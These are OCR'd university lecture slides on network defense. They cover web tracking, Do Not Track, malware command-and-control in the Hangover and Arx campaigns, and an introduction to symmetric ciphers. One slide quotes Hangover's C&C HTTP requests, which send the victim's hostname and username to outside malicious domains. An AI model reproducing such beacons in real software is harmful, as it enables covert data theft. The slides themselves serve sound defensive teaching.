Defending Computer Networks
Lecture 21: Symmetric Key Encryption

Stuart Staniford

Adjunct Professor of Computer Science

Logistics

- HW3 grading problem
- HW4 – out later this week
- Guest lecture Tuesday (11/18)

Postal Service Discloses Major Theft of Its Employees' Personal Data

By **DAVID E. SANGER** NOV. 10, 2014

WASHINGTON — The Postal Service on Monday became the latest government agency to announce a major theft of data from its computer systems, telling its roughly 800,000 employees and retirees that an attack "potentially compromised" databases containing postal employees' names, birth dates, addresses and Social Security numbers.

The announcement came just weeks after the White House disclosed an intrusion into its unclassified computer systems, which resulted in a shutdown of some of its communications while the malicious software was being removed.

The working assumption at the White House was that its troubles were caused by Russian hackers; the Postal Service attack, by contrast, seemed to have the signature of Chinese hackers. But attributing attacks is difficult, and first indications are frequently inaccurate.

"It's an unfortunate fact of life these days that every organization connected to the Internet is a constant target for cyberintrusion activity," Patrick R. Donahoe, the postmaster general, said in a written statement. "The United States Postal Service is no different. Fortunately, we have seen no evidence of malicious use of the compromised data."

Main Goals for Today

- Finish web topics
- Segue to cryptography – symmetric key

Web Tracking

The Internet is a surveillance state

By **Bruce Schneier**, Special to CNN
updated 2:04 PM EDT, Sat March 16, 2013

STORY HIGHLIGHTS


- Bruce Schneier: Whether we like

Editor's note: *Bruce Schneier is a security technologist and author of "Liars and Outliers: Enabling the Trust Society Needs to Survive."*

Main Sets of Actors

- Consumer tech companies (Google, FB)
  - We voluntarily give them tons of information
- Advertisers (and related providers)
  - Can track our behavior pervasively via Cookies
- Law Enforcement
  - Can get everything after the fact
- Intelligence agencies
  - Appear to know more than God.

Do Not Track



Do Not Track

Universal Web Tracking Opt Out

Overview

Do Not Track is a technology and policy proposal that enables users to opt out of tracking by websites they do not visit, including analytics services, advertising networks, and social platforms. At present few of these third parties offer a reliable tracking opt out, and tools for blocking them are neither user-friendly nor comprehensive. Much like the popular Do Not Call registry, Do Not Track provides users with a single, simple, persistent choice to opt out of third-party web tracking.

For users

Your browser **supports** Do Not Track ✓
You **have enabled** Do Not Track ✓
How to enable: FF, IE, Safari, **Chrome**, Opera
Websites that honor Do Not Track

Developer resources

Cookbook: how to build third-party advertising, analytics, and social features without tracking

Do Not Track Details

- HTTP Header
  - DNT: <value>
    - 1 (user requests no tracking)
    - 0 (user has approved tracking)
    - unset (user has expressed no preference)
- Can also turn off third party cookies in browser
  - Some websites will break

http://www.w3.org/TR/tracking-dnt/

Do Not Track Status

Do Not Track signals a user's opt-out preference with an HTTP header, a simple technology that is completely compatible with the existing web. While some third parties have committed to honor Do Not Track, many more have not. In February 2012, the major online advertising trade groups pledged at the White House to support Do Not Track by year-end; that promise remains unfulfilled. Efforts to standardize Do Not Track in the World Wide Web Consortium have resulted in deadlock, despite frequent urging by American and European policymakers.

We believe that Do Not Track could be a success, but at this stage, must be implemented through either a legal or technical requirement. In the interim, novel technical countermeasures—like the Cookie Clearinghouse—hold promise for providing simple and effective user choice over web tracking.


Command and Control

- Protocols by which dark side controls their minions

http://brotherpeacemaker.wordpress.com/2012/01/

Command and Control

- Mostly HTTP/HTTPS
  - For firewall transit reasons
- Otherwise highly variable, case-by-case



Recent Example

The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns

November 6, 2013 | By Nart Villeneuve, Xiaobo Chen, Dan Caselden and Ned Moran | Exploits, Technical, Threat Intelligence | Comments 0

A **zero-day vulnerability** was recently discovered that exploits a Microsoft graphics component using malicious Word documents as the initial infection vector. Microsoft has **confirmed** that this exploit has been used in "attacks observed are very limited and carefully carried out against selected computers, largely in the Middle East and South Asia."

Our analysis has revealed a connection between these attacks and those previously **documented** in **Operation Hangover**, which adds India and Pakistan into the mix of targets. Information obtained from a command-and-control server (CnC) used in recent attacks leveraging this zero-day exploit revealed that the Hangover group, believed to operate from India, has compromised 78 computers, 47 percent of those in Pakistan.

http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html

Hangover

- http://normanshark.com/pdf/Unveiling%20an%20Indian%20Cyberattack%20Infrastructure-23_FINAL_052013.pdf
- Spear-phishing campaigns
- Targets of national security interest
  - Mainly in Pakistan
  - Some China
  - Some Indian dissident/separatist groups also
  - Some economic espionage also


Hangover C&C messages

GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1
User-Agent: WinInetGet/0.1
Host: krickmart.com
Connection: Keep-Alive
Cache-Control: no-cache

GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: appworldstores.com
Connection: Keep-Alive


GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: lampur.com
Connection: Keep-Alive

Arx - cybercriminals



Downloads Citadel – Zeus variant – for stealing banking credentials

Citadel Botnet



Uses encrypted communication of HTTP

http://www.symantec.com/connect/blogs/citadel-s-defenses-breached

Relationship

- Both groups target India/Pakistan
  - Hangover looks national security oriented
  - Arx looks cybercriminal
  - No common infrastructure
  - Arx started using 0day 9/26
    - ROP based exploit of fixed library to bypass ASLR/DEP
  - Hangover started using 0day 10/23
    - Older style exploit of Win XP with no ASLR/DEP bypass
  - Dates based on VT samples

Cryptography

- General notes
  - Cryptography is an enormous subject
  - Tens of thousands of careers over thousands of years devoted to it
  - Highly complex and mathematical
  - We will just barely scratch the surface
    - Wouldn't be responsible in a course like this to say nothing
  - Not my area of expertise (at all)

Goals in Security

- Confidentiality
  - Information is kept secret except to those authorized to know
- Integrity
  - Information provided is correct, not altered
- Availability
  - Information is provided when it's supposed to be (service is not denied)
- Cryptography primarily used for C&I
  - Can actually be an attack on A (ransomware)

Symmetric Key Encryption

- Using a shared secret to make messages unreadable.
- Same key used for encryption and decryption
- Ancient art – examples known from
  - Egypt 1900 BC
  - Mesopotamia 1500 BC
  - Probably almost as old as writing itself
- Still extensively used in practice

Caesar Cipher

Plain: ABCDEFGHIJKLMNOPQRSTUVWXYZ
Cipher: XYZABCDEFGHIJKLMNOPQRSTUVW

Plaintext: the quick brown fox jumps over the lazy dog
Ciphertext: QEB NRFZH YOLTK CLU GRJMP LSBO QEB IXWV ALD

Here shift is key, -3 in this case

http://en.wikipedia.org/wiki/Caesar_cipher

Trivial To Implement


```
#include <stdio.h>
int main(int argc, char* argv[]) {
  char  buf[128];
  char* p;
  int   shift = 5;
  while(fgets(buf, 128, stdin)) {
    for(p = buf; *p; p++) {
      if(*p >= 'a' && *p <= 'z') {
        *p += shift;
        if(*p > 'z')
          *p -= 26;
      }
      else if(*p >= 'A' && *p <= 'Z') {
        *p += shift;
        if(*p > 'Z')
          *p -= 26;
      }
    }
    printf("%s\n", buf);
  }
}
```

This is basically modulo addition

How To Cipher-Analyze Caesar?

Lw lv xqnqrzq krz hiihfwlyh wkh Fdhvdu flskhu zdv dw wkh wlph, exw lw lv olnhob wr kdyh ehhq uhdvrqdeob vhfxuh, qrw ohdvw ehfdxvh prvw ri Fdhvdu'v hqhplhv zrxog kdyh ehhq loolwhudwh dqg rwkhuv zrxog kdyh dvvxphg wkdw wkh phvvdjhv zhuh zulwwhq lq dq xqnqrzq iruhljq odqjxdjh. Wkhuh lv qr uhfrug dw wkdw wlph ri dqb whfkqltxhv iru wkh vroxwlrq ri vlpsoh vxevwlwxwlrq flskhuv. Wkh hduolhvw vxuylylqj uhfrugv gdwh wr wkh 9wk fhqwxub zrunv ri Do-Nlqgl lq wkh Dude zruog zlwk wkh glvfryhub ri iuhtxhqfb dqdobvlv.

Frequency Analysis



Example of a known-ciphertext analysis

http://en.wikipedia.org/wiki/Caesar_cipher

Plain Text

It is unknown how effective the Caesar cipher was at the time, but it is likely to have been reasonably secure, not least because most of Caesar's enemies would have been illiterate and others would have assumed that the messages were written in an unknown foreign language. There is no record at that time of any techniques for the solution of simple substitution ciphers. The earliest surviving records date to the 9th century works of Al-Kindi in the Arab world with the discovery of frequency analysis.

XOR Cipher

- Exclusive-Or each byte with key
- Decryption means X-oring again
  - Which gives back the original value
- Widely used in malware currently with single byte key
  - Eg Aurora trojan download
  - Light obfuscation only
  - No stronger than Caesar cipher
  - Readily yields to frequency analysis

Entropy (Information Theoretic)

- Due to Shannon
- Loosely based on thermodynamic entropy
- Intuition: "how many bits of information are required to describe something"
- Suppose random variable X has possible values $x_1..x_n$ and P(X) prob distribution
- $H(X) = E(-\log(P(X))) = \text{Sum}[i..n, -P(x_i)*\log(P(x_i)]$

Entropy Example 1

- $H(X) = Sum[i..n, -P(x_i)*log(P(x_i)]$
- Suppose X is one byte and
  - all byte values equally likely
  - $P(x_i) = 1/256$
  - $\log P(x_i) = -8$
  - $H(X) = 8$
  - 8 bits of information

Entropy Example 2

- $H(X) = Sum[i..n, -P(x_i)*log(P(x_i)]$
- Suppose X is one byte and
  - Only one byte ever occurs, say ‘a’
  - $P(‘a’) = 1$, else $P(x_i) = 0$
  - $log\ P(‘a’) = 0$,
  - $H(X) = 0$
  - No information in each byte – entirely predictable

Entropy Example 3

- $H(X) = Sum[i..n, -P(x_i)*log(P(x_i)]$
- Suppose X is one byte and
  - Only two bytes over occurs, say ‘a’ and ‘b’
  - P(‘a’) = 1/2, P(‘b’) = 1/2 else $P(x_i) = 0$
  - log P(‘a’) = log P(‘b’) = -1,
  - H(X) = 1
  - One bit of information in each byte
    - Either ‘a’ or ‘b’ – code with 0 or 1.

Entropy of English

- Prior examples assume successive picks are independent
- Not true of natural languages, eg “qu”
- Have to account for these dependencies by making the state vector larger
- English has about 1 bit per character
- Highly relevant for cryptanalysis

One Time Pad

- Like Caesar Cipher
  - Modulo addition on characters, but
  - Instead of a single constant shift
  - Key is random, different on each character
  - Requires a key that is as long as the plaintext
  - The “pad” – keystream – is shared in advance
  - Pad has full entropy of the alphabet

One Time Pad Example

Supposing we number letters 0-25, and make space 26

Key:	3	15	22	11	19	1	8	25	4	22	7	13	26	12	9	3
Plaintext:	T	H	E		Q	U	I	C	K		B	R	O	W	N	
Ciphertext:	W	W		K	I	V	Q	A	O	V	I	D	N	H	W	C

What about frequency analysis now?

One Time Pad Properties

- Shown by Shannon (1949) that
  - **If** the key is genuinely random/completely unpredictable
  - Then ciphertext contains no information about the plain text.
- Practical difficulties
  - Distributing full length one time pad
    - If you reuse pad, after a while, cryptanalysis possible
  - Alternatively, use an algorithmic RNG
    - Potentially analyzable if algorithm can be discovered